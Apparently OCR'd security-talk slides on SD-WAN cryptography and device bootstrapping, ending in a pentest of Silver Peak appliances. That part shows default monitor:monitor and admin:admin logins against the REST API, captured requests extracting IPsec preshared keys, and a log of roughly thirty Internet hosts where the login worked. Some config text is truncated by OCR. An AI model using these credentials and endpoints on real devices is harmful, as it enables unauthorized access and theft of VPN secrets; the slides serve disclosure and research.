- TLS 1.3 or TLS 1.2?
- What is a root of trust? Hardcoded CA?
- DoS? HTTP Slow DoS?



# Arista Zero Security Provisioning

## 20.3 DHCP Service for Zero Touch Provisioning (ZTP) Setup

The ZTP process relies on a DHCP server to get devices registered with CVP. The DHCP server can be on the CVP, but is more commonly an external DHCP server.

**Step 1** Ensure the DHCP server is installed (it is installed by default in CVP).


```
rpm -qa | grep dhcp
dhcp-common-4.1.1-43.P1.el6.x86_64
dhcp-4.1.1-43.P1.el6.x86_64
```

**Step 2** Edit the **/etc/dhcp/dhcpd.conf** file to include the option **bootfile-name**, which provides the location of the script that starts the ZTP process between CVP and the device.

In this example, DHCP is serving the 172.31.0.0/16 subnet.


**Note** The 172.31.5.60 is the IP address of a CVP node, and that you must use the HTTP (and not HTTPS) URL to the bootstrap file. This ensures that the specified devices, after they ZTP, will show up under the undefined container of the specified CVP.

```
[root@cvp1-dhcp dhcp]# cat dhcpd.conf
#
# DHCP Server Configuration file.
# see /usr/share/doc/dhcp*/dhcpd.conf.sample
# see 'man 5 dhcpd.conf'
#



subnet 172.31.0.0 net
range 172.31.3.212 17
option domain-name "s
}

host esx21-vm20 {
option dhcp-client-id
fixed-address 172.31.
option bootfile-name
}

host esx21-vm22 {
option dhcp-client-identifier 00:0c:29:d1:64:e1;
fixed-address 172.31.3.213;
option bootfile-name "http://172.31.5.60/ztp/bootstrap";
}
```



# Velocloud Activation Rollback

## Client Activation




As this is a lab environment, Certificate Error should be ignored.

1. Click on **Advanced**
2. Click the **Ignore checkbox** for Certificate Error.
3. Click **Activate**

# Insecure Bootstrapping

1. A firmware involves a initial certificate signed by a root CA
2. This certificate is used to establish secure connection with a CA server
3. A network device generates a private key and CSR and send the CSR to the CA server over TLS channel
4. The CA server signes the CSR and issues the certificate
5. The network device uses the certificate during authentication on control plane

# CSR Generation on a Network Device

```
NAME=$2
SUBJ=/C=[redacted]/L=[redacted]/O=[redacted]/OU=[redacted]/CN=${NAME}.[redacted]/emailAddress=${NAME}@[redacted]

case $1 in
    gen)
        openssl genrsa -out ${NAME}.key 2048
        openssl req -new -key ${NAME}.key -nodes -out ${NAME}.csr -subj "${SUBJ}"
        ;;
    p12)
        openssl pkcs12 -export -inkey ${NAME}.key \
                -in ${NAME}.crt -out ${NAME}.p12 -passout pass:
        ;;
    *) usage;;
esac
```

# Certificate Generation on a CA server

```
if content is not None:
    MASTER = 'ctl'
    DAYS = ["-days", "365"]
    SERIAL = ["-CAcreateserial", "-CAserial", "server/ca.seq"]

    args = [
        'openssl', 'x509', '-req'
    ] + DAYS + [
        '-CA', 'server/{}.ca.crt'.format(MASTER),
        '-CAkey', 'server/{}.key'.format(MASTER)
    ] + SERIAL
    [illegible]
    # openssl x509 -req -days 365 -CA server/ctl.ca.crt -CAkey server/ctl.key -CAcreateserial -CAserial server/ca.seq
    [illegible]
    proc = Popen(args, stdout=PIPE, stderr=PIPE, stdin=PIPE)
    outs, errs = proc.communicate(content, timeout=15)
    proc.wait(3)
    if int(proc.returncode) != 0:
        print('error')
        [illegible]
    else:
        [illegible]
```

# Crypto in SD-WAN

# Crypto in SD-WAN


- Crypto for SD-WAN is still in its infancy
- There are no known specific standards (RFC, ISO, etc.)
- Vendors have to invent new protocols
- SD-WAN vendors do not reuse mechanisms from cloud native projects

# Crypto in SD-WAN

- What we know about SD-WAN Crypto comes from GUI, publicly available slides, guides, etc.
- Based on these sources, it is possible sometimes to reconstruct some cryptography mechanisms for some vendors
- Available information is very limited and does not give a reasonable overview of cryptography mechanisms


# SD-WAN Key Management Drafts

- Software-Defined Networking (SDN)-based IPsec Flow Protection
- IPsec Key Exchange using a Controller
- A YANG Data Model for SD-WAN VPN Service Delivery



# Crypto in Cloud-Native Systems

- SPIFFE
- Istio, Consul
- Google's ALTS (RWC 2018 slides)
- Noise Protocol Framework
- WireGuard




# SilverPeak Crypto

# SilverPeak Crypto

- SilverPeak uses Racoon as an IPsec library in 2019
- No AEAD ciphers for data plane
- It uses TLS on the control and orchestration planes
- The basic network technology is IPsec over UDP: IKE is not used
- Self-invented protocol for keys distribution via orchestrator
- There are no many clues how SilverPeak is implementing that protocol

# During a pentest...



# Plugin Help

## nagios_silverpeak_api

### Nagios Silver Peak API Plugin:

`nagios_silverpeak_api.py` is written in python 3 and is used to monitor the Silver peak WAN SD network devices resources through REST API.

### Usage: silverpeak_api.py [options]

Options:

--version show program's version number and exit

-h, --help show this help message and exit

-H HOST, --host=HOST Name/IP Address of the silverpeak device

-O OPTION, --option=OPTION


```
                    memory / swap / alarms / tunnels / nexthops / vrrp / diskinfo
```

-W WARN, --warning=WARN

```
                    Warning threshold
```

-C CRIT, --critical=CRIT

```
                    Critical threshold
```



# Hardcoded Credentials

```
def memory_usage():

        login_url = "https://{}/rest/json/login".format(ipaddr)
        logout_url=  "https://{}/rest/json/logout".format(ipaddr)

        querystring = {"user":"monitor","password":"monitor"}

        s = requests.Session()
        response = s.request("GET",login_url, params=querystring,verify=False)


        mem_url="https://{}/rest/json/memory".format(ipaddr)
        mem=s.request("GET",mem_url,verify=False)

        if mem.status_code != 200:
                print mem.content
                sys.exit(3)
                return ''
```

# Successful Login

Go | Cancel | < | > | Target: https://

**Request**

Raw | Params | Hex

```
GET /rest/json/login?user=monitor&password=monitor HTTP/1.1
```

?user=monitor&password=monitor

**Response**

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: text/html; charset=utf-8
Content-Length: 57
ETag: W/"39-pjfC/cdHtq/cL1oGVz942l+P8+Y"
Vary: Accept-Encoding
set-cookie:
[redacted]
Connection: keep-alive

Request performed successfully. Authentication successful
```

Authentication successful

# Why monitor’s password was not changed?

- Hard-coded credentials on the server-side
- Users do not know how to change credentials
- Users think that having read-only account with default passwords is safe

Read-only == safe? Nope.

```
/rest/json/tunnelsConfigAndState
```


# tunnelsConfigAndStates API Result

Go | Cancel | < | > | Target: [redacted]

**Request**

Raw | Params | Headers | Hex

```
GET /rest/json/tunnelsConfigAndState HTTP/1.1
Cookie:
vxoaSessionID=s%3ATKPxxdEZlWHquGboPPHEmKkuz-1bw4Z4.IiON76pf6IztxV7R8swXN0P3YMpj%2BYn%2FWl4ZpOQeimw
[redacted]
```



Type a search term | 0 matches

**Response**


Raw | Headers | Hex

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache, no-store
Content-Type: application/json; charset=utf-8
Content-Length: 54402
ETag: W/"d482-CzIu7RiKDUEtzZd9jwi6i1rDjqE"
[redacted]
Connection: keep-alive

{"default":{"ctrl_pkt":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,
"gms_marked":false,"max_bw":4000,"admin":"down","min_bw":32,"alias":"defa
ult","auto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedkey":
"silverpeak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_tid
":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"udp_sp",
"id2":0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":true,"typ
e":"default","nat_mode":"none","ipsec_nonce_out":[0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","udp_dest_port":4
163,"pkt":{"fec_enable_str":"disable","coalesce_enable":true,"fec_max_rat
io":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ratio":0,"frag_ena
ble":true,"reorder_wait":100},"tag_name":"","threshold":{"fastfail-wait-r
tt":2,"retry_count":30,"latency":0,"fastfail":0,"jitter":0,"fastfail-wait
-base":150,"loss":0},"destination":"127.0.0.0","uptime":0,"status":"","is
RediscoveringMTU":false,"cur_max_bw":0},"pass-through-unshaped":{"ctrl_pk
t":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,"gms_marked":false,
"max_bw":2000000,"admin":"down","min_bw":2000000,"alias":"pass-through-un
shaped","auto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedke
y":"silverpeak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_
tid":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"no_en
cap","id2":0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":fals
e,"type":"passthru-unshaped","nat_mode":"none","ipsec_nonce_out":[0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","
udp_dest_port":4163,"pkt":{"fec_enable_str":"disable","coalesce_enable":t
rue,"fec_max_ratio":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ra
tio":0,"frag_enable":true,"reorder_wait":100},"tag_name":"","threshold":{
"fastfail-wait-rtt":2,"retry_count":30,"latency":0,"fastfail":0,"jitter":
0,"fastfail-wait-base":150,"loss":0},"destination":"127.0.0.0","uptime":0
,"status":"","isRediscoveringMTU":false,"cur_max_bw":0},"pass-through":{"
ctrl_pkt":{"dscp":"be"},"source":"127.0.0.0","udp_flows":256,"gms_marked"
:false,"max_bw":4000,"admin":"down","min_bw":32,"alias":"pass-through","a
uto_mtu":true,"ipsec_arc_window":"1024","mtu":1500,"presharedkey":"silver
peak","ipsec_nonce_in":[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0],"gre_proto":2048,"max_bw_unshaped":false,"orch_tid":[0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0],"ipsec_enable":false,"mode":"no_encap","id2"
:0,"ipsec_udp_sport":"","ipsec_udp_dport":"","max_bw_auto":false,"type":"
passthru-shaped","nat_mode":"none","ipsec_nonce_out":[0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],"peername":"","udp_dest_por
t":4163,"pkt":{"fec_enable_str":"disable","coalesce_enable":true,"fec_max
_ratio":10,"fec_reset_intvl":10,"coalesce_wait":0,"fec_min_ratio":0,"frag
_enable":true,"reorder_wait":100},"tag_name":"","threshold":{"fastfail-wa
```

< | + | > | Type a search term | 0 matches

Done | 54,749 bytes | 1,175 millis

# PSK


Ненадежный | jsonviewer.stack.hu
Viewer
Text
JSON
default
pass-through-unshaped
pass-through
tunnel_219
tunnel_224
tunnel_225
tunnel_226
tunnel_227
tunnel_228
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tunnel_243
tunnel_221
tunnel_244
tunnel_245
tunnel_246
tunnel_247
tunnel_248
tunnel_249
tunnel_222
tunnel_223
tunnel_219
ctrl_pkt
source : "10. 20"
udp_flows : 256
gms_marked : true
max_bw : 4000
admin : "up"
min_bw : 32
alias : "
auto_mtu : true
ipsec_arc_window : "1024"
mtu : "1476"
presharedkey : "
ipsec_nonce_in
gre_proto : 0
max_bw_unshaped : false
orch_tid
ipsec_enable : true
mode : "ipsec_udp"
id2 : 0
ipsec_udp_sport : "12000"
ipsec_udp_dport : "12001"

# PoC

- Enumerate SilverPeak devices on the Internet (done)
- Use **admin:admin** and **monitor:monitor** credentials (ethical hacking)
- Get IPsec tunnel configurations and secrets

# PoC

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Titl |
|---|---|---|---|---|---|---|---|---|---|---|
| 188 | https:// 59.147 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 446 | text | | |
| 187 | https:// .41.82 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 523 | text | | |
| 185 | https:// 194.78 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 448 | text | | |
| 184 | https:// 113.219 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 451 | text | | |
| 184 | https:// 113.219 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 451 | text | | |
| 180 | https:// 9.30 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 525 | text | | |
| 179 | https:// 59.4 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 448 | text | | |
| 177 | https:// .35.236 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 525 | text | | |
| 176 | https:// .64.117 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 451 | text | | |
| 171 | https:// 102.214 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 527 | text | | |
| 170 | https:// .14.237 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 521 | text | | |
| 163 | https:// .142.2 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 521 | text | | |
| 162 | https:// .131.66 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 446 | text | | |
| 161 | https:// .50.136 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 453 | text | | |
| 160 | https:// 9.174 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 449 | text | | |
| 159 | https:// 212.112 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 523 | text | | |
| 158 | https:// 54.165 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 444 | text | | |
| 157 | https:// 4.254 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 450 | text | | |
| 152 | https:// 42.136 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 523 | text | | |
| 143 | https:// 3.21 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 448 | text | | |
| 142 | https:// 165.2 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 446 | text | | |
| 138 | https:// 114.35 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 453 | text | | |
| 135 | https:// 75.57 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 450 | text | | |
| 132 | https:// .221.29 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 525 | text | | |
| 131 | https:// 113.236 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 453 | text | | |
| 130 | https:// 213.180 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 446 | text | | |
| 124 | https:// 27.20 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 446 | text | | |
| 120 | https:// 144.150 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 444 | text | | |
| 117 | https:// 248.203 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 448 | text | | |
| 116 | https:// .41.106 | GET | /rest/json/login?user=monitor&password=monitor | ✓ | | 200 | 521 | text | | |

Request | Response

Raw | Headers | Hex | Render

